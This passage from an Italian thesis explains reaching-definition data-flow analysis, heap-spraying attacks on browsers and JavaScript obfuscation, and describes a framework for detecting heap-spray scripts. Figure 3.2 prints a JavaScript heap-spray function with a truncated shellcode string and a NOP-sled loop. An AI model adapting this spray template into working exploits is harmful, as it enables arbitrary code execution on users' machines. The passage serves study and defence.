- *definizione:* si occupa di dichiarare il tipo e ne definisce l'allocazione in memoria (assegnamento di un valore ad una variabile),
- *uso:* il valore della variabile viene utilizzato in una computazione oppure in un predicato,

- *terminazione:* la variabile cessa di esistere.

Un modo semplice per eseguire una *data flow analysis* di un programma consiste nella creazione di equazioni di flusso di dati per ogni nodo del CFG e ripetutamente calcolare l'output prodotto da ogni nodo in base ad un input locale finché il sistema non si stabilizza (ad esempio come avviene nella ricerca dei punti fissi). Prima di introdurre la tecnica denominata *reaching definition* [2], vengono spiegati alcuni concetti fondamentali.

Se un'istruzione *i* utilizza in qualche modo il valore della variabile *x* si dice semplicemente che *i usa x*. Una *definizione* di una variabile *x* è invece un'istruzione *i* che assegna, o potrebbe assegnare, un valore ad *x*. Un'istruzione di assegnamento del tipo $x = \langle \ldots \rangle$ oppure un'istruzione che legge un valore da un dispositivo di I/O e lo memorizza nella variabile *x* sono chiaramente definizioni non ambigue di *x*. Per definizione ambigua di una variabile *x* si intende l'esistenza di istruzioni per le quali non è possibile determinare staticamente se definiscono la variabile. Un possibile caso di ambiguità di definizione si ha quando viene chiamata una funzione che, a seconda di un parametro, assegna un valore ad una variabile globale o non fa nulla. Per quanto riguarda il concetto di variabile viva e variabile morta si rimanda ai prossimi capitoli.

2.5.1 Reaching definition

Prima di spiegare il concetto di reaching definition, verranno spiegati i concetti di punto e cammino. All'interno di un basic block con *n* istruzioni vi sono *n+1* punti: il punto iniziale che corrisponde al punto immediatamente prima della prima istruzione del blocco, il punto terminale del blocco situato immediatamente dopo l'ultima istruzione del blocco e *n-1* punti compresi tra due istruzioni consecutive. Un cammino tra due punti è composta da una sequenza di punti, tali che per ogni *i* compreso in [1,....,*n*-i] valga una delle seguenti possibilità:

1. p_i è un punto immediatamente precedente ad un'istruzione e il punto p_{i+1} segue immediatamente la stessa istruzione nello stesso blocco.

2. p_i punto terminale di un blocco, e di conseguenza p_{i+1} è il punto iniziale del blocco immediatamente successivo.

Un cammino tra due punti si dice *libero da definizioni* o *definition-clear* rispetto ad una variabile, se in tale cammino non vi è nessuna definizione *non ambigua* della variabile presa in considerazione. Per definizione *non ambigua* di una variabile x si intende un'istruzione di assegnamento del tipo $x = < ... >$, oppure un'istruzione che legge un valore da un dispositivo di I/O e lo memorizza nella variabile x. Esistono poi definizioni *ambigue* di una variabile x, rappresentate da istruzioni per le quali non è possibile determinare *staticamente* se definiscono la variabile, ad esempio un assegnamento attraverso una variabile puntatore che potrebbe fare riferimento ad x.

Una definizione d della variabile x *raggiunge* un certo punto p se esiste un cammino dal punto che segue immediatamente d fino a p lungo il quale non si hanno definizioni non ambigue di x, ovvero se esiste un cammino *definition-clear* dal punto che segue immediatamente d fino a p. In tal caso si dice che d costituisce una *reaching definition* per x al punto p. Formalmente può essere rappresentata da insiemi di coppie:

$$\{(x, p) \mid x \text{ è una variabile del programma e p è un punto del programma}\}$$

Il significato della coppia (x, p) nell'insieme associato al punto q, è che l'assegnamento di x nel punto p "raggiunge" il punto q. Considerando la definizione sopra data in un'analisi statica, risulta essere poco accurata, in quanto si potrebbe in alcuni casi non avere la definizione di una variabile che raggiunge un punto eseguendo un cammino libero da definizioni ambigue. Di conseguenza quando si calcolano staticamente le *reaching definition* relative ad una variabile corrispondente ad un'istruzione, si avrà un insieme di istruzioni che definiscono tale variabile.

A differenza in un'analisi dinamica dove non si verificano problemi di ambiguità, è possibile associare un unica *reaching definition* ad un istanza di istruzione. In particolare consideriamo un *control flow graph* $G = (B, E)$ associato ad un certo programma P. Definiamo una *execution history* [1], ossia un cammino in G rappresentato come una lista di istanze di istruzioni del programma Q registrate durante la sua esecuzione nell'ordine in cui esse sono state effettivamente eseguite. Formalmente definiamo una *execution history* come $EH = < x_1, x_2, ..., x_n >$ in cui x_1 indica la *i-esima* istruzione del programma. Nel caso un'istruzione venga eseguita più volte, per esempio se si trova all'interno di cicli, le diverse istanze vengono differenziate da un numero in api-

ce. Utilizzando la definizione appena riportata, un'istanza di istruzione verrà indicata con $s = i^n$, dove i rappresenta un'istruzione del programma e n l'indice utilizzato per differenziare le diverse occorrenze della stessa istruzione. Utilizzando una *execution history* EH si definisce la *reaching definition dinamica* [1] denotata con $drd_E H(v, x_k)$, di una variabile v utilizzata da un'istanza di istruzione x_k, come l'istanza di istruzione $x_k - j$, tale che:

$$x_{k-j} \in EH \ \wedge \ v \in define(x_k - j) \ \wedge \ \nexists x_m, m \in (k-j, k) : v \in define(x_m)$$

Per calcolare la *dinamic reaching definition* della variabile v utilizzata nell'istruzione x_k, è sufficiente scorrere l'*execution history* EH a ritroso partendo da x_k, fino al rilevamento di un'istanza di istruzione che definisce v, che di conseguenza costituisce la *reaching definition*

Capitolo 3

Scenario d'attacco

Dopo una breve panoramica sullo stato attuale dei browser in questo capitolo si illustrerà la tipologia di attacco denominata *heap spraying*. Successivamente tramite un esempio verrà spiegata l'idea e la metodologia che sta alla base dell'identificazione automatica di questi tipi di attacchi.

3.1 Panoramica e stato attuale dei browser

I browser utilizzati tutti i giorni per navigare in Internet sono spesso implementati con i linguaggi di programmazione *C o C++*. Questo significa che sono esposti a tutte le vulnerabilità che derivano da questi tipi di linguaggi, tra cui i cosiddetti *Memory error*. Esempi più famosi di attacchi che sfruttano questa tipologia di vulnerabilità sono i *buffer overflow* [3] e i *format bug* [42]. In questi tipi di attacchi un utente malintenzionato, sovrascrive un indirizzo di ritorno o un altro tipo di puntatore del codice, per dirigere il flusso di esecuzione verso la zona di memoria in cui è stato precedentemente inserito del codice malevolo. In seguito all'introduzione di alcune contromisure, come *StackGuard* [6], *Propolice* [9], *ASLR* [38], questi tipi di vulnerabilità sono diventate sempre più difficili da sfruttare. Questo perché lo scopo di tali contromisure consiste nel cercare di proteggere le zone di memoria potenzialmente a rischio, cercando di evitare che un attaccante possa indovinare o calcolare l'indirizzo della locazione di memoria in cui è stato iniettato del codice dannoso.

Le vulnerabilità basate sullo *stack* però non sono le uniche insidie presenti all'interno di un browser, esistono infatti anche gli attacchi che sfruttano la zona di memoria dinamica denominata *heap*. A causa della natura mutevole di questa zona di memoria gli attacchi che si basano su essa sono notoriamente difficili da sfruttare, soprattutto nei browser dove l'*heap* può apparire completamente diverso a seconda della tipologia e della quantità di siti visitati. Questo comporta un aumento della difficoltà da parte di un attaccante che dovrà capire in quale zona dell'heap è riuscito ad iniettare il codice malevolo. A rendere ancora più complesso lo sfruttamento in modo affidabile delle vulnerabilità da cui scaturiscono gli attacchi basati sullo *heap*, è l'applicazione della contromisura denominata *ASLR*(Address Space Layout Randomization), una tecnica attraverso la quale le posizioni delle principali sezioni dello spazio di indirizzamento di un processo, come ad esempio l'*heap*, lo *stack* o le librerie, sono disposte in posizioni casuali nella memoria.

In definitiva tutti gli attacchi basati sulla conoscenza degli indirizzi di destinazione (ad esempio *return-to-libc* [27] o comunque di attacchi che sfruttano l'inserimento e l'esecuzione di codice malevolo) non possono riuscire se l'attaccante non è in grado di indovinare o calcolare l'esatto indirizzo di memoria verso cui si vuole dirottare il flusso di esecuzione. Recentemente è emersa una nuova tipologia di attacco denominata *heap spraying* che permette di sfruttare le vulnerabilità di tipo *memory error* aggirando la contromisura *ASLR*. Questi tipi di attacchi possono sfruttare il motore Javascript per replicare nella memoria del browser il codice che vogliono eseguire, aumentando notevolmente la probabilità di trasferire il controllo al codice maligno, anche senza conoscere esattamente l'indirizzo corrispondente.

3.2 Heap based buffer overflow

L'obiettivo principale di un *heap spraying attack* è quello di iniettare codice dannoso in molteplici locazioni di memoria e successivamente, tramite lo sfruttamento di un *memory error*, dirottare il flusso d'esecuzione in tali locazioni. Gli *heap spraying attack* sono considerati un caso particolare di attacchi basati su *heap*. Tali attacchi trattano normalmente con le allocazioni dinamiche di memoria. Un classico attacco

basato sull'*heap* è il *heap based overflow*. La via generale per lo sfruttamento degli *heap based overflow* [19] è la sovrascrittura delle informazioni di gestione che l'allocatore della memoria salva con i dati. L'allocatore della memoria suddivide la memoria in chunks. Questi sono allocati in una doppia lista concatenata e contengono le informazioni di gestione (chunkinfo) e i dati reali (chunkdata). Molti allocatori possono essere attaccati tramite la sovrascrittura dei chunkinfo. Poiché l'area di memoria *heap* è meno prevedibile dello *stack*, risulta difficile prevedere l'indirizzo di memoria a cui saltare per eseguire del codice precedentemente inserito. Inoltre questi tipi di attacchi sono resi più complessi dall'introduzione di alcune contromisure.

3.3 Attacchi di tipo "heap spraying"

L'*heap spraying* è una tecnica utilizzata negli *exploit* per facilitare l'esecuzione di codice arbitrario. L'obiettivo principale di questa tipologia di attacchi consiste nell'iniettare codice dannoso in qualche locazione di memoria e successivamente tramite una corruzione della memoria dirottare il flusso d'esecuzione verso la locazione contenete il codice dannoso e quindi eseguirlo.

Questa tecnica è in grado di aggirare le contromisure che tentano di impedire la previsione degli indirizzi di destinazione aumentando la probabilità di individuare uno degli indirizzi di memoria desiderati. Quanto sopra avviene tramite il popolamento della memoria con un gran numero di oggetti contenenti il codice che l'attaccante intende iniettare. Questa strategia quindi semplifica l'attacco e ne aumenta la probabilità di successo in quanto non è necessario conoscere precisamente l'indirizzo di destinazione. Per tali motivi questa tecnica viene largamente utilizzata per compromettere la sicurezza dei browser web.

La comprensione di questo attacco necessita della conoscenza di due elementi fondamentali per la creazione del codice d'attacco, *Nop* e *shellcode*:

Nop: si tratta di un'istruzione *assembly*. Il suo scopo è quello di permettere all'unità di esecuzione della pipeline di non far nulla per N cicli di Clock (dove N cambia a seconda del processore utilizzato), come deducibile dal nome dunque (No Operation), non esegue alcuna operazione;

shellcode: si tratta di una sequenza di istruzioni *assembly* che identificano un programma. Solitamente vengono inseriti nella memoria di un processo tramite lo sfruttamento dei *memory error*. La loro esecuzione può essere innescata tramite la sovrascrittura di un indirizzo di ritorno presente sullo *stack* con l'indirizzo di memoria in cui è presente lo *shellcode*.

Vediamo ora le due fasi principali di cui si compone la tecnica di attacco denominata L'*heap spraying*:

Creazione dei blocchi: la prima fase consiste nel creare i blocchi di codice che si andranno a inserire nella memoria. Questi blocchi sono costituiti da una serie di *Nop* concatenate con uno *shellcode*. Il numero di *Nop* inserito nei blocchi, determina la probabilità con la quale verrà eseguito lo *shellcode*, in quanto, più elevata sarà la serie di *Nop* più alta sarà la probabilità di riuscire ad eseguire lo *shellcode*. In altre parole, bisogna accertarsi di saltare all'interno della serie di *Nop* in modo da eseguire lo *shellcode* dall'inizio.

Popolamento della memoria: la seconda fase dell'attacco consiste nel popolare la memoria del browser con un elevato numero di oggetti *Nop-shellcode*, utilizzando i costrutti leciti forniti dal linguaggio di scripting supportato dal browser web. Dal numero di oggetti che si va ad inserire nelle memoria dipende la probabilità di successo dell'attacco.

La Figura 3.1 illustra un metodo comune di attuazione dell'*heap spraying attack*. Come mostrato nell'esempio l'attacco richiede una popolazione della memoria con gli oggetti descritti in precedenza e la corruzione della memoria. Nell'esempio un utente malintezionato ha corrotto il puntatore di un metodo della *vtable*, tabella contenente per ogni metodo virtuale l'indirizzo della funzione corrispondente, in modo da farlo puntare ad un indirizzo arbitrario nella zona di memoria in cui sono inseriti i vari blocchi *Nop-shellcode*. Se il numero di tali blocchi è sufficentemente alto la probabilità di saltare all'interno di uno di essi, tramite un indirizzo arbitrario, aumenta.

Nonostante in questo lavoro di tesi ci si focalizzerà nell'utilizzo di questi attacchi all'interno dei browser web e nella loro creazione tramite il linguaggio di scripting



Figura 3.1: Heap spraying attack: l'*heap* è popolato di un gran numero di oggetti Nop-shellcode. L'attacco può essere innescato da una corruzione della memoria. Ciò potrebbe consentire all'utente malintenzionato di dirottare il flusso d'esecuzione verso un indirizzo arbitrario della memoria. L'attacco si basa sulla disponibilità di un ampio numero di indirizzi con cui è possibile dirottare il flusso d'esecuzione verso uno degli oggetti contenenti il codice malevolo.

JavaScript, la tecnica di attacco prima descritta può essere utilizzata per popolare la memoria di ogni tipo di processo. Nel prossimo paragrafo verrà illustrato un esempio di attacco *heap spraying*, effettuato tramite il linguaggio di scripting supportato dal browser web.

3.4 Codice di esempio

In Figura 3.2 viene riportato un esempio di attacco *heap spraying* effettuato tramite una funzione *Javascript*.

Nell'esempio la prima azione eseguita consiste nella creazione di uno *shellcode*. In *Javascript* questo avviene inserendo una stringa in formato *unicode* all'interno della

```
1  function heap_spray()
2  {
3     var shellcode = unescape(``%uc929%ue983%ud9f5%ud9ee%u2474
4                                %u5bf4%u7381%uc513%ud441%u83f9
5                                %ufceb%uf4e2%u4aaf%u608c%u2797
6                                %ud4bc%uc8a6%u9133%u32ea%uf...'');
7
8     /* Heap spray code */
9     var oneblock = unescape(``%u9090%u9090'');
10    var fullblock = oneblock;
11    while (fullblock.length<0x10000)
12    {
13       fullblock += fullblock;
14    }
15    sprayContainer = new Array();
16    var i;
17    for (i=0; i<1000; i++)
18    {
19       sprayContainer[i] = fullblock + shellcode;
20    }
21 }
```

Figura 3.2: Esempio di funzione *javascript* che effettua un attacco di tipo *heap spraying*

funzione `unescape`. Tale funzione ha il compito, presa una stringa codificata come input, di restituisce una stringa decodificata. Ad esempio `unescape(''x%26y'')` ritorna la stringa `x&y`. Lo *shellcode* inserito, quindi, non è altro che il codice che un attaccante vorrà eseguire, in questo caso identifica il codice che provoca l'esecuzione del comando `/bin/ls`. Dopodiché si passa alla creazione delle *nop sled*, una stringa in formato *unicode* che rappresenta la serie di *Nop*. Questa serie viene utilizzata dall'attacante per aver un margine di errore, in quanto una volta diretto il flusso di esecuzione al suo interno, il processore eseguirà ogni istruzione *nop* da quel punto, sino ad arrivare allo *shellcode*. Questo avviene tramite la concatenazione della variabile `fullblock` con se stessa per un numero finito di volte. Infine avviene l'inserimento nella memoria dei vari blocchi *Nop-shellcode*. Si noti che questi blocchi vengono in-

seriti in un *Array*, questo perché all'interno della memoria queste strutture occupano uno spazio contiguo.

Verranno ora analizzate le conseguenze dell'esecuzione di questa funzione. Al termine di tale procedura, all'interno della memoria dinamica del browser, avremmo occupato circa 130Mb di spazio, che corrispondono a 1000 blocchi formati da 65536 *Nop* e da uno *shellcode*. Seguendo la Figura 3.1, un utente malintenzionato potrebbe dopo aver effettuato ad esempio un attacco di tipo *buffer overflow*, saltare all'interno dello *heap* e con buona probabilità riuscire ad entrare in uno dei blocchi *Nop-shellcode* inseriti nell'array, causando quindi l'esecuzione di codice arbitrario. Come si evince dall'esempio questo tipo di procedura è molto semplice da effettuare oltre ad essere particolarmente efficace. Inoltre la sua pericolosità viene accentuata dalla massiccia diffusione delle applicazioni web e dal loro aumento di complessità che rende difficile accorgersi di aumenti anomali di occupazione di memoria. Per tali motivi risulta necessaria un analisi che permetta l'identificazione di tali tipi di attacchi.

Nonostante il codice *Javascript* sia disponibile all'esame del client esistono tecniche che permettono a chi sviluppa programmi in *Javascript* di rendere il codice particolarmente difficile da comprendere staticamente ed inoltre non è sempre semplice riuscire a risalire alla posizione dello script all'interno del dominio, in quanto il suo *path* potrebbe essere costruito dinamicamente. Nei prossimi paragrafi vedremo le tecniche di offuscamente utilizzate per complicare l'analisi del codice e l'approccio proposto da questo lavoro di tesi per riuscire ad analizzare questi attacchi aggirando il problema dell'offuscamento.

3.5 Tecniche di offuscamento

A differenza dei linguaggi di scripting web, come *php* o *asp*, che sono interpretati lato server, *Javascript* è un linguaggio interpretato lato client dal browser web. Essendo il browser dell'utente finale ad interpretare il codice *Javascript*, esso deve essere necessariamente inviato in chiaro. Questo significa che il sorgente di un determinato *Javascript* viene inserito direttamente all'interno di una pagina web. Dato ciò, chiunque potrebbe, tramite la lettura del markup, riuscire ad estrapolare le funzioni *Javascript*

```
1  eval(function(p,a,c,k,e,d){
2     e=function(c){return c};
3     if(!''.replace(/^/,String)){
4        while(c--){d[c]=k[c]||c}
5        k=[function(e){return d[e]}];
6        e=function(){return'\\w+'};c=1};
7     while(c--){if(k[c]){
8           p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}
9     return p}('0("1 2");',3,3,'alert|Hello|world'.split('|'),0,{}))
```

Figura 3.3: Istruzione alert("Hello world") offuscata

inserite nelle varie pagine. Solitamente però gli sviluppatori di applicazioni web, utilizzano appositi tool per rendere il codice dei loro programmi difficilmente comprensibili. Questo per evitare che chiunque possa replicare facilmente le loro applicazioni. I vari offuscatori di codice, vengono utilizzati però anche da utenti malintenzionati per nascondere la natura dannosa dei loro codici. Le tecniche di offuscamento utilizzate sono varie e non ben definite, si passa dalla semplice eliminazione della formattazione del codice, alla più complessa cifratura dello stesso. Molte volte vengono utilizzate più tecniche contemporaneamente, come l'eliminazione della formattazione del codice con la sostituzione dei nomi delle variabili, o ancora la sostituzione di stringhe con la loro forma esadecimale e così via [40][49][15].

Analizzare gli script offuscati, non è semplice, infatti occorre capire quali trasformazioni applicare al codice per renderlo leggibile. Se poi aggiungiamo che *Javascript*, mette a disposizione funzioni (ad esempio `eval`) che permettono di interpretare le stringhe come codice, la situazione si complica ulteriormente.

In Figura 3.3, viene mostrato un esempio di offuscamento. Dalla figura si evince come una semplice istruzione (in questo caso `alert(''Hello world'')`) può diventare estremamente complessa tramite l'utilizzo di tecniche di offuscamento. In particolare il codice d'esempio è stato offuscato tramite il *Javascript Packer* realizzato da *Dean Edwards* [7].

Capitolo 4

Infrastruttura per l'analisi statica di codice Javascript

L'analisi delle applicazioni web può rivelarsi estremamente onerosa a causa della loro complessità e dinamicità. Purtroppo la loro larga diffusione e la semplicità con cui è possibile effettuare un attacco richiedono un'analisi che permetta la loro identificazione cercando di introdurre tempi di latenza che interferiscano in maniera minimale nell'utilizzo del browser. In questo capitolo verrà illustrata la struttura del *framework* proposto per l'analisi delle applicazioni web implementate utilizzando il linguaggio *Javascript*.

4.1 Approccio

L'obiettivo del *framework* sviluppato è la realizzazione di una struttura per l'analisi di codice *Javascript* al fine di rilevare eventuali comportamenti illeciti che tali script possono assumere. L'approccio si basa sull'idea che un'analisi effettuata sul solo codice sorgente può, a causa delle tecniche di offuscamento, risultare talmente complessa da non riuscire ad estrapolare nessun risultato. Per tale motivo il *framework* sviluppato lavora sul bytecode associato ad ogni applicazione *Javascript*, in quanto risulta esente dagli effetti causati dall'offuscamento del codice sorgente.

Per raggiungere il suo obiettivo, ossia identificare se un dato script si comporta in maniera illecita, lo strumento di analisi sviluppato si suddivide in più fasi consecutive. Prima di tutto si parte da una fase dinamica che si occupa di monitorare gli eventi di una pagina web al fine di identificare l'esistenza di uno o più script. Rilevata la presenza di uno script, il *framework* estrapola il bytecode associato ad esso, tramite lo sfruttamento di alcune funzioni di disassembly inserite nello strumento di esecuzione degli script, ossia il motore *Javascript*. Data la complessità che deriva dall'analisi del bytecode, si passa ad una fase statica che si occupa, tramite tecniche di trasformazione del codice in forma intermedia, di mutare il bytecode in un codice più semplice. Tale fase, inoltre, si occupa, ottenuto il codice in forma intermedia, di realizzare il control flow graph associato allo stesso, che verrà utilizzato nella fase di analisi per rilevare eventuali comportamenti sospetti. Dopo queste prime fasi di analisi, il *framework* attende che un dato script venga mandato in esecuzione. Questa azione causa l'analisi statica del control flow graph associato allo script in questione. Tramite alcune euristiche di comportamento, la fase di analisi identifica se un dato script è sospetto oppure no.

Per quanto riguarda l'intercettazione degli attacchi denominati *heap spraying* (vedasi capitolo 3) è stata introdotta una fase aggiuntiva. In dettaglio, nel caso in cui la fase di analisi statica identifichi un'anomalia nel comportamento di uno script, viene eseguita una nuova fase dinamica che si occupa di tracciare a runtime l'occupazione di memoria che un dato script effettua. Tale fase viene utilizzata come conferma che un dato script sta cercando di compiere un azione considerata pericolosa nel caso degli *heap spraying attack*. Nel caso in cui il tool di analisi sviluppato si accorga dell'eventuale comportamento non lecito di un determinato script, esso ne blocca l'esecuzione.

In generale quindi, il *framework* sviluppato può essere visto come composizione di due macrofasi: la prima si occupa di intercettare e trasformare un determinato script, mentre la seconda analizza i risultati. Per quanto riguarda la prima macrofase, si tratta di un procedimento generico che può essere applicato ad ogni applicazione web al cui interno è contenuta una vulnerabilità (si veda capitolo 2). La fase di analisi, per quanto la struttura sia generica, necessita, come vedremo in seguito, di procedimenti specifici

per ogni tipologia di attacco che si vuole rilevare. Nel complesso l'approccio utilizzato risulta compatibile con gli obietti prefissati in questo lavoro di tesi. Di seguito verrà illustrata la struttura generale dello strumento di analisi e in dettaglio le varie componenti.

4.2 Architettura

Quando ci si scontra con la costruzione di uno strumento per l'analisi lato client di applicazioni web bisogna analizzare e tener presente più fattori. Per prima cosa bisogna capire quali sono le reali minacce esistenti e da dove derivano. Una volta individuato quali minacce si vogliono intercettare e quindi deciso il focus del lavoro, bisogna capire dove risulta più opportuno realizzare un modulo d'analisi che sia in grado di lavorare sugli script *Javascript*. In altre parole bisogna analizzare i vantaggi e i problemi che derivano da una analisi interna al browser piuttosto che un'analisi effettuata solo sulle applicazioni web in maniera del tutto indipendente dal browser. In questo lavoro di tesi, come già detto in precedenza, ci si concentrerà sulle minacce derivanti dalla presenza di applicazioni web che effettuano attacchi di tipo *heap spray*, le ragioni di questa scelta sono già state discusse nel capitolo 3. Per quanto riguarda la trattazione di altre tipologie di attacco si rimanda la discussione agli sviluppi futuri (capitolo 7).

Ritornando alla discussione riguardante la tipologia di analisi che risulta conveniente adottare, ossia se incentrare il lavoro verso un'analisi di tipo interna piuttosto che una di tipo esterna, vengono approfonditi i vari vantaggi e svantaggi introdotti dalle due tipologie di analisi. Per quanto riguarda un'analisi effettuata all'interno del browser i vari vantaggi e svantaggi risultano essere:

- **Vantaggi**

    1. Un lavoro effettuato all'interno del browser consente di essere a stretto contatto con il sistema con cui interagiscono le varie applicazione web. Ne deriva che si può tener traccia di tutte le interazioni che una data applicazione web effettua con il browser utilizzato. In altre parole non si rischia di trovarsi in un situazione in cui si potrebbe avere una perdita del contesto

applicativo. In dettaglio, tale approccio consente la possibilità di analizzare i vari eventi che interagiscono e modificano direttamente le pagine web.

2. Dal vantaggio precedente ne deriva un secondo. Il fatto che ci si trovi all'interno dello strumento in cui vengono eseguite le applicazioni web consente di poter fare prevenzione. In altre parole consente di poter prevenire, dopo aver intercettato tramite un'opportuna analisi che permetta l'identificazione di un attacco, l'effettiva attuazione dell'illecito tramite un metodo che sia in grado di arrestare l'esecuzione dell'applicazione web marcata come pericolosa.

- **Svantaggi**

1. Un'analisi effettuata a livello di browser implica di dover lavorare con un sistema complesso e almeno in parte, dipendente dallo specifico browser utilizzato. Da tale considerazione deriva la riflessione che un processo di implementazione di una fase di analisi a tale livello risulta estremamente difficile, in quanto bisogna riuscire ad interfacciarsi con un esistente sistema complesso e in alcuni casi risulta necessaria una modifica dello stesso.
2. Gli utenti che utilizzano i browser sono eccessivamente pretenziosi in termini di tempi esecuzione, in quanto richiedono che tali strumenti eseguano il loro compito in maniera efficiente, che si traduce in tempi di latenza brevi. Per tale motivo, essendo i browser strumenti complessi, gli sviluppatori inseriscono al loro interno un numero considerevole di ottimizzazioni che consento la velocizzazione dello stesso. Nell'aggiunta di un componente aggiuntivo di analisi bisogna quindi tener conto dell'overhead che tale modifica comporta, in quanto l'introduzione di tempi latenza elevati potrebbero causare il fallimento del progetto.

Per quanto riguarda un'analisi esterna, ossia un approccio del tutto indipendente dal sistema in cui tali applicazioni vengono eseguite, i vantaggi e gli svantaggi ri-

levati risultano sostanzialmente l'inverso di quelli associati alla tipologia di analisi antagonista vista in precedenza, ossia:

- **Vantaggi**

  1. Dalla considerazione che tale analisi risulti del tutto indipendente dal sistema complesso in cui le applicazioni web vengono eseguite, ne deriva che ci si ritrova in un ambiente più semplice in cui l'implementazione di una fase di analisi risulta semplificata. Questo avviene in quanto non bisogna più tener conto di tutti i fattori derivanti dal sistema di esecuzione.
  2. Ritrovandosi all'esterno del sistema complesso, ossia il browser, i tempi necessari per derivare il comportamento sospetto di un'applicazione web, introdotti dalla fase di analisi, non vengono più considerati un problema.

- **Svantaggi**

  1. Seguendo un approccio esterno risulta chiaro che l'analisi rischia di essere incompleta in quanto mancano tutti i dettagli derivanti dal contesto. In altre parole non è possibile analizzare tutti gli eventi che agiscono direttamente sulla pagina web in cui una data applicazione web viene eseguita.
  2. Considerando i vantaggi dell'approccio denominato interno, risulta intuitiva anche questa considerazione. Ritrovandosi all'esterno dello strumento che si occupa di eseguire le applicazione web, non risulta possibile intervenire nell'esecuzione stessa. Da questo ne deriva che la prevenzione da questa prospettiva d'analisi non risulta fattibile in quanto non si riesce ad effettuare una procedura d'arresto che blocchi l'esecuzione di un attacco nel momento in cui esso avviene.

Per riuscire a sfruttare i vantaggi derivanti da entrambi i tipi di analisi si è scelto di utilizzare un approccio ibrido. L'architettura proposta infatti utilizza due approcci, uno dinamico che si occupa di monitorare dinamicamente le azioni di maggior interesse all'interno del browser ed uno statico che cerca di classificare il comportamento di uno script, cercando di capire se le sue azioni sono lecite oppure no. Il secondo approccio,

ossia quello statico, opera in maniera "offline", cioè al di fuori dello strumento che si occupa dell'esecuzione e gestione delle varie applicazioni web, tentando così di ridurre l'overhead introdotto da una qualsiasi operazione di analisi. Il primo approccio, ossia quello dinamico, a sua volta garantisce che non avvenga perdita di contesto, in quanto assicura una stretta relazione tra l'esecuzione dell'applicazione web e la pagina in cui viene eseguita. Tale approccio inoltre consente di bloccare un attacco prima del suo completamento, in quanto, come vedremo in seguito, permette di analizzare una data applicazione prima che questa venga eseguita.



Figura 4.1: Struttura generale del *framework*

In Figura 4.1 viene illustrata la struttura generale del *framework* sviluppato nel corso del presente lavoro di tesi. Come si denota dalla figura, la struttura del *framework* è suddivisa in due componenti fondamentali, una integrata nel browser ed una esterna. La struttura ed il funzionamento delle due componenti viene brevemente riassunto di seguito:

La **prima componente**, ossia quella integrata nel browser, si suddivide in due fasi principali. Una con lo scopo di intercettare gli eventi che caratterizzano la vita di uno script ed una che avrà il compito di tracciare dinamicamente l'occupazione in memoria di una data applicazione.

La **seconda componente**, ossia quella esterna al browser, si suddivide come la componente precedente in due fasi principali: una fase che si occupa di trasformare il *bytecode* di un determinato script in una forma intermedia ed un'altra fase che si occupa di analizzare staticamente il codice in forma intermedia al fine di determinarne il comportamento tramite alcune euristiche.

Nei prossimi paragrafi verranno illustrati in dettaglio il funzionamento di ogni componente, spiegando le problematiche riscontrate, le soluzioni proposte e le limitazioni dei vari approcci.

4.2.1 Estensione del browser

La prima componente che verrà presentata è l'estensione del browser. Tale componente si occupa di intercettare dinamicamente gli eventi che identificano la presenza di uno script all'interno di una pagina.

